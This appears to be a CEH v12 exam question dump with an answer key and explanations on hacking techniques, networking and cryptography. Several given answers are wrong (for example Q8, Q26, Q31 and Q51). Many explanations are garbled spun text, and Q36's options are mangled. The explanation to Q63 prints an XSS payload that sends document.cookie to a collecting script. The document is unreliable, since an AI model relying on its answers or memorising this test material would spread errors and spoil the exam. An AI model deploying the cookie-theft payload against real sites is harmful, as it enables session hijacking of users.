EC-Council

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

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NEW QUESTION 1
- (Exam Topic 3)
Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used byjack to launch the fileless malware on the target systems?

A. In-memory exploits
B. Phishing
C. Legitimate applications
D. Script-based injection

Answer: B

NEW QUESTION 2
- (Exam Topic 3)
You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

A. hping2 host.domain.com
B. hping2 --set-ICMP host.domain.com
C. hping2 -i host.domain.com
D. hping2 -1 host.domain.com

Answer: D

Explanation:
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf
Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

- [root@localhost hping2-rc3]# hping2 -1 192.168.0.100
- HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
- len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
- len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
- len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
- len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
- len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
- — 192.168.0.100 hping statistic —
- 5 packets tramitted, 5 packets received, 0% packet loss
- round-trip min/avg/max = 0.5/3.7/14.9 ms
- [root@localhost hping2-rc3]#

NEW QUESTION 3
- (Exam Topic 3)
Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

A. Rootkit
B. Trojan
C. Worm
D. Adware

Answer: C

NEW QUESTION 4
- (Exam Topic 3)
Harper, a software engineer, is developing an email application. To ensure the confidentiality of email messages. Harper uses a symmetric-key block cipher having a classical 12- or 16-round Feistel network with a block size of 64 bits for encryption, which includes large 8 x 32-bit S-boxes (S1, S2, S3, S4) based on bent functions, modular addition and subtraction, key-dependent rotation, and XOR operations. This cipher also uses a masking key(Km1)and a rotation key (Kr1) for performing its functions. What is the algorithm employed by Harper to secure the email messages?

A. CAST-128
B. AES
C. GOST block cipher
D. DES

Answer: A

NEW QUESTION 5
- (Exam Topic 3)
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

A. UDP flood attack
B. Ping-of-death attack
C. Spoofed session flood attack
D. Peer-to-peer attack

Answer: C

NEW QUESTION 6
- (Exam Topic 3)
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .X session-log
B. .bashrc
C. .profile
D. .bash_history

Answer: D

Explanation:
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .b ash_history.NOTE: Bash is that the shell program employed by Apple Terminal.Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION 7
- (Exam Topic 3)
A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior 10 the Intrusion. This Is likely a failure in which of the following security processes?

A. vendor risk management
B. Security awareness training
C. Secure deployment lifecycle
D. Patch management

Answer: D

Explanation:
Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple.
Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades.
Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION 8
- (Exam Topic 3)
Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. Insecure transmission of credentials
B. Verbose failure messages
C. User impersonation
D. Password reset mechanism

Answer: D

NEW QUESTION 9
- (Exam Topic 3)
An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

A. AlienVault®OSSIM™
B. Syhunt Hybrid
C. Saleae Logic Analyzer
D. Cisco ASA

Answer: B

NEW QUESTION 10
- (Exam Topic 3)

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

A. SaaS
B. IaaS
C. CaaS
D. PasS

Answer: A

Explanation:
Software as a service (SaaS) allows users to attach to and use cloud-based apps over the web. Common examples ar email, calendaring and workplace tool (such as Microsoft workplace 365).
SaaS provides a whole software solution that you get on a pay-as-you-go basis from a cloud service provider. You rent the use of an app for your organisation and your users connect with it over the web, typically with an internet browser. All of the underlying infrastructure, middleware, app software system and app knowledge ar located within the service provider's knowledge center. The service provider manages the hardware and software system and with the appropriate service agreement, can make sure the availability and also the security of the app and your data as well. SaaS allows your organisation to induce quickly up and running with an app at token upfront cost.
Common SaaS scenariosThis tool having used a web-based email service like Outlook, Hotmail or Yahoo! Mail, then you have got already used a form of SaaS. With these services, you log into your account over the web, typically from an internet browser. the e-mail software system is found on the service provider's network and your messages ar hold on there moreover. you can access your email and hold on messages from an internet browser on any laptop or Internet-connected device.
The previous examples are free services for personal use. For organisational use, you can rent productivity apps, like email, collaboration and calendaring; and sophisticated business applications like client relationship management (CRM), enterprise resource coming up with (ERP) and document management. You buy the use of those apps by subscription or per the level of use.
Advantages of SaaSGain access to stylish applications. to supply SaaS apps to users, you don't ought to purchase, install, update or maintain any hardware, middleware or software system. SaaS makes even sophisticated enterprise applications, like ERP and CRM, affordable for organisations that lack the resources to shop for, deploy and manage the specified infrastructure and software system themselves.
Pay just for what you utilize. you furthermore may economize because the SaaS service automatically scales up and down per the level of usage.
Use free shopper software system. Users will run most SaaS apps directly from their web browser without needing to transfer and install any software system, though some apps need plugins. this suggests that you simply don't ought to purchase and install special software system for your users.
Mobilise your hands simply. SaaS makes it simple to "mobilise" your hands as a result of users will access SaaS apps and knowledge from any Internet-connected laptop or mobile device. You don't ought to worry concerning developing apps to run on differing types of computers and devices as a result of the service supplier has already done therefore. additionally, you don't ought to bring special experience aboard to manage the safety problems inherent in mobile computing. A fastidiously chosen service supplier can make sure the security of your knowledge, no matter the sort of device intense it.
Access app knowledge from anyplace. With knowledge hold on within the cloud, users will access their info from any Internet-connected laptop or mobile device. And once app knowledge is hold on within the cloud, no knowledge is lost if a user's laptop or device fails.

NEW QUESTION 10
- (Exam Topic 3)
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting

Answer: A

Explanation:
The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

NEW QUESTION 12
- (Exam Topic 3)
Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:
TTL: 64 Window Size: 5840
What is the OS running on the target machine?

A. Solaris OS
B. Windows OS
C. Mac OS
D. Linux OS

Answer: D

NEW QUESTION 15
- (Exam Topic 3)
Which of the following allows attackers to draw a map or outline the target organization's network infrastructure to know about the actual environment that they are going to hack.

A. Enumeration
B. Vulnerability analysis
C. Malware analysis
D. Scanning networks


Answer: D

NEW QUESTION 17
- (Exam Topic 3)
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
char buff[10]; buff[>o] - 'a':
What type of attack is this?

A. CSRF
B. XSS
C. Buffer overflow
D. SQL injection

Answer: C

Explanation:
Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive
amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers.Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to theattacker's code.

NEW QUESTION 20
- (Exam Topic 3)
A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing

Answer: B

Explanation:
Developed by Robert "RSnake" Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server's web server only, with almost no side effects on other services and ports.Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x.Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian 'hackivists' following the 2009 Iranian presidential election to attack Iranian government internet sites .Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server's maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race.If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated.Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.Methods of mitigationImperva's security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients' servers.Imperva's secured proxy won't forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION 25
- (Exam Topic 3)
Cross-site request forgery involves:

A. A request sent by a malicious user from a browser to a server
B. Modification of a request by a proxy between client and server
C. A browser making a request to a server without the user's knowledge
D. A server making a request to another server without the user's knowledge

Answer: C

Explanation:
https://owasp.org/www-community/attacks/csrf
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.
CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.
CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.
It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION 26
- (Exam Topic 3)
Richard, an attacker, targets an MNC In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

A. VPN footprinting
B. Email footprinting
C. VoIP footprinting
D. Whois footprinting

Answer: B

NEW QUESTION 27
- (Exam Topic 3)
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?

A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration

Answer: C

Explanation:
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks.Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi.On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voilà, we've internet access.This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow.Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances…) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool… you name it.To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there.There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it).As a pentester all this is often great, as a network admin not such a lot .
How does it work:For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names.For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is:• A Record: Maps a website name to an IP address.example.com ? 12.34.52.67• NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers.example.com ? server1.example.com, server2.example.comWho is involved in DNS tunneling?• Client. Will launch DNS requests with data in them to a website .• One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own.• Server. this is often the defined nameserver which can ultimately receive the DNS requests.The 6 Steps in DNS tunneling (simplified):1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com2. The DNS request goes bent a DNS server.3. The DNS server finds out the A register of your domain with the IP address of your server.4. The request for mypieceofdata.server1.example.com is forwarded to the server.5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request.6. The server replies back over DNS and woop woop, we've got signal.
Bypassing Firewalls through the DNS Tunneling Method DNS operates using UDP, and it has a 255-byte limit on outbound queries. Moreover, it allows only alphanumeric characters and hyphens. Such small size constraints on external queries allow DNS to be used as an ideal choice to perform data exfiltration by various malicious entities. Since corrupt or malicious data can be secretly embedded into the DNS protocol packets, even DNSSEC cannot detect the abnormality in DNS tunneling. It is effectively used by malware to bypass the firewall to maintain communication between the victim machine and the C&C server. Tools such as NSTX (https://sourceforge.net), Heyoka (http://heyoka.sourceforge.netuse), and Iodine (https://code.kryo.se) use this technique of tunneling traffic across DNS port 53. CEH v11 Module 12 Page 994

NEW QUESTION 30
- (Exam Topic 3)
Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?

A. Man-in-the-disk attack
B. aLTEr attack
C. SIM card attack
D. Spearphone attack

Answer: D

NEW QUESTION 31
- (Exam Topic 3)
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS
C. tshark
D. Kismet

Answer: C

NEW QUESTION 36
- (Exam Topic 3)
An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware.
What is the best example of a scareware attack?

A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
B. A banner appears to a user stating, "Your account has been locke
C. Click here to reset your password and unlock your account."
D. A banner appears to a user stating, "Your Amazon order has been delaye
E. Click here to find out your new delivery date."
F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 39
- (Exam Topic 3)
Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

A. Key derivation function
B. Key reinstallation
C. A Public key infrastructure
D. Key stretching

Answer: D

NEW QUESTION 41
- (Exam Topic 3)
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.
Why he cannot see the servers?

A. He needs to add the command ““ip address”” just before the IP address
B. He needs to change the address to 192.168.1.0 with the same mask
C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
D. The network must be dawn and the nmap command and IP address are ok

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Subnetwork
This is a fairly simple question. You must to understand what a subnet mask is and how it works.
A subnetwork or subnet is a logical subdivision of an IP network.The practice of dividing a network into two or more networks is called subnetting.
Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.
The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.
For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP

address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.
Table Description automatically generated

IPv4 CIDR

CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/**32**	0.0.0.0	255.255.255.255	1	0
a.b.c.d/**31**	0.0.0.1	255.255.255.254	2	0
a.b.c.d/**30**	0.0.0.3	255.255.255.252	4	2
a.b.c.d/**29**	0.0.0.7	255.255.255.248	8	6
a.b.c.d/**28**	0.0.0.15	255.255.255.240	16	14
a.b.c.d/**27**	0.0.0.31	255.255.255.224	32	30
a.b.c.d/**26**	0.0.0.63	255.255.255.192	64	62
a.b.c.d/**25**	0.0.0.127	255.255.255.128	128	126
a.b.c.0/**24**	0.0.0.255	255.255.255.000	256	254
a.b.c.0/**23**	0.0.1.255	255.255.254.000	512	510
a.b.c.0/**22**	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/**21**	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/**20**	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/**19**	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/**18**	0.0.63.255	255.255.192.000	16 384	16 382
a.b.c.0/**17**	0.0.127.255	255.255.128.000	32 768	32 766
a.b.0.0/**16**	0.0.255.255	255.255.000.000	65 536	65 534
a.b.0.0/**15**	0.1.255.255	255.254.000.000	131 072	131 070
a.b.0.0/**14**	0.3.255.255	255.252.000.000	262 144	262 142
a.b.0.0/**13**	0.7.255.255	255.248.000.000	524 288	524 286
a.b.0.0/**12**	0.15.255.255	255.240.000.000	1 048 576	1 048 574
a.b.0.0/**11**	0.31.255.255	255.224.000.000	2 097 152	2 097 150
a.b.0.0/**10**	0.63.255.255	255.192.000.000	4 194 304	4 194 302
a.b.0.0/**9**	0.127.255.255	255.128.000.000	8 388 608	8 388 606
a.0.0.0/**8**	0.255.255.255	255.000.000.000	16 777 216	16 777 214
a.0.0.0/**7**	1.255.255.255	254.000.000.000	33 554 432	33 554 430
a.0.0.0/**6**	3.255.255.255	252.000.000.000	67 108 864	67 108 862
a.0.0.0/**5**	7.255.255.255	248.000.000.000	134 217 728	134 217 726
a.0.0.0/**4**	15.255.255.255	240.000.000.000	268 435 456	268 435 454
a.0.0.0/**3**	31.255.255.255	224.000.000.000	536 870 912	536 870 910
a.0.0.0/**2**	63.255.255.255	192.000.000.000	1 073 741 824	1 073 741 822
a.0.0.0/**1**	127.255.255.255	128.000.000.000	2 147 483 648	2 147 483 646
0.0.0.0/**0**	255.255.255.255	000.000.000.000	4 294 967 296	4 294 967 294

NEW QUESTION 42
- (Exam Topic 3)
How can rainbow tables be defeated?

A. Use of non-dictionary words
B. All uppercase character passwords
C. Password salting
D. Lockout accounts under brute force password cracking attempts

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Salt_(cryptography)
A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.
A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised.
Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION 47
- (Exam Topic 3)
John, a security analyst working for an organization, found a critical vulnerability on the organization's LAN that allows him to view financial and personal information about the rest of the employees. Before reporting the vulnerability, he examines the information shown by the vulnerability for two days without disclosing any information to third parties or other internal employees. He does so out of curiosity about the other employees and may take advantage of this information later. What would John be considered as?

A. Cybercriminal
B. Black hat
C. White hat
D. Gray hat

Answer: D

NEW QUESTION 48
- (Exam Topic 3)
A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely.
Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

A. .stm
B. .html
C. .rss
D. .cms

Answer: A

NEW QUESTION 51
- (Exam Topic 3)
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Side-channel attack
B. Denial-of-service attack
C. HMI-based attack
D. Buffer overflow attack

Answer: C

NEW QUESTION 55
- (Exam Topic 3)
You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Airsnort with Airpcap
C. Wireshark with Winpcap
D. Ethereal with Winpcap

Answer: A

Explanation:
https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html
Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."
NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION 59
- (Exam Topic 3)
Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

A. MITM attack
B. Birthday attack
C. DDoS attack
D. Password attack

Answer: C

NEW QUESTION 63
- (Exam Topic 3)
Judy created a forum, one day. she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:
<script>
document.writef);
</script>
What issue occurred for the users who clicked on the image?

A. The code inject a new cookie to the browser.
B. The code redirects the user to another site.
C. The code is a virus that is attempting to gather the users username and password.
D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:
document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)
https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/
As seen in the indicated question, cookies are escaped and sent to script to variable ‘cookie’. If the malicious user would inject this script into the website’s code,

then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 64
- (Exam Topic 3)
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10.1.5.200
D. 10.1.4.156

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Subnetwork
As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.
The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

NEW QUESTION 69
- (Exam Topic 3)
Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat
rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

A. Strategic threat intelligence
B. Tactical threat intelligence
C. Operational threat intelligence
D. Technical threat intelligence

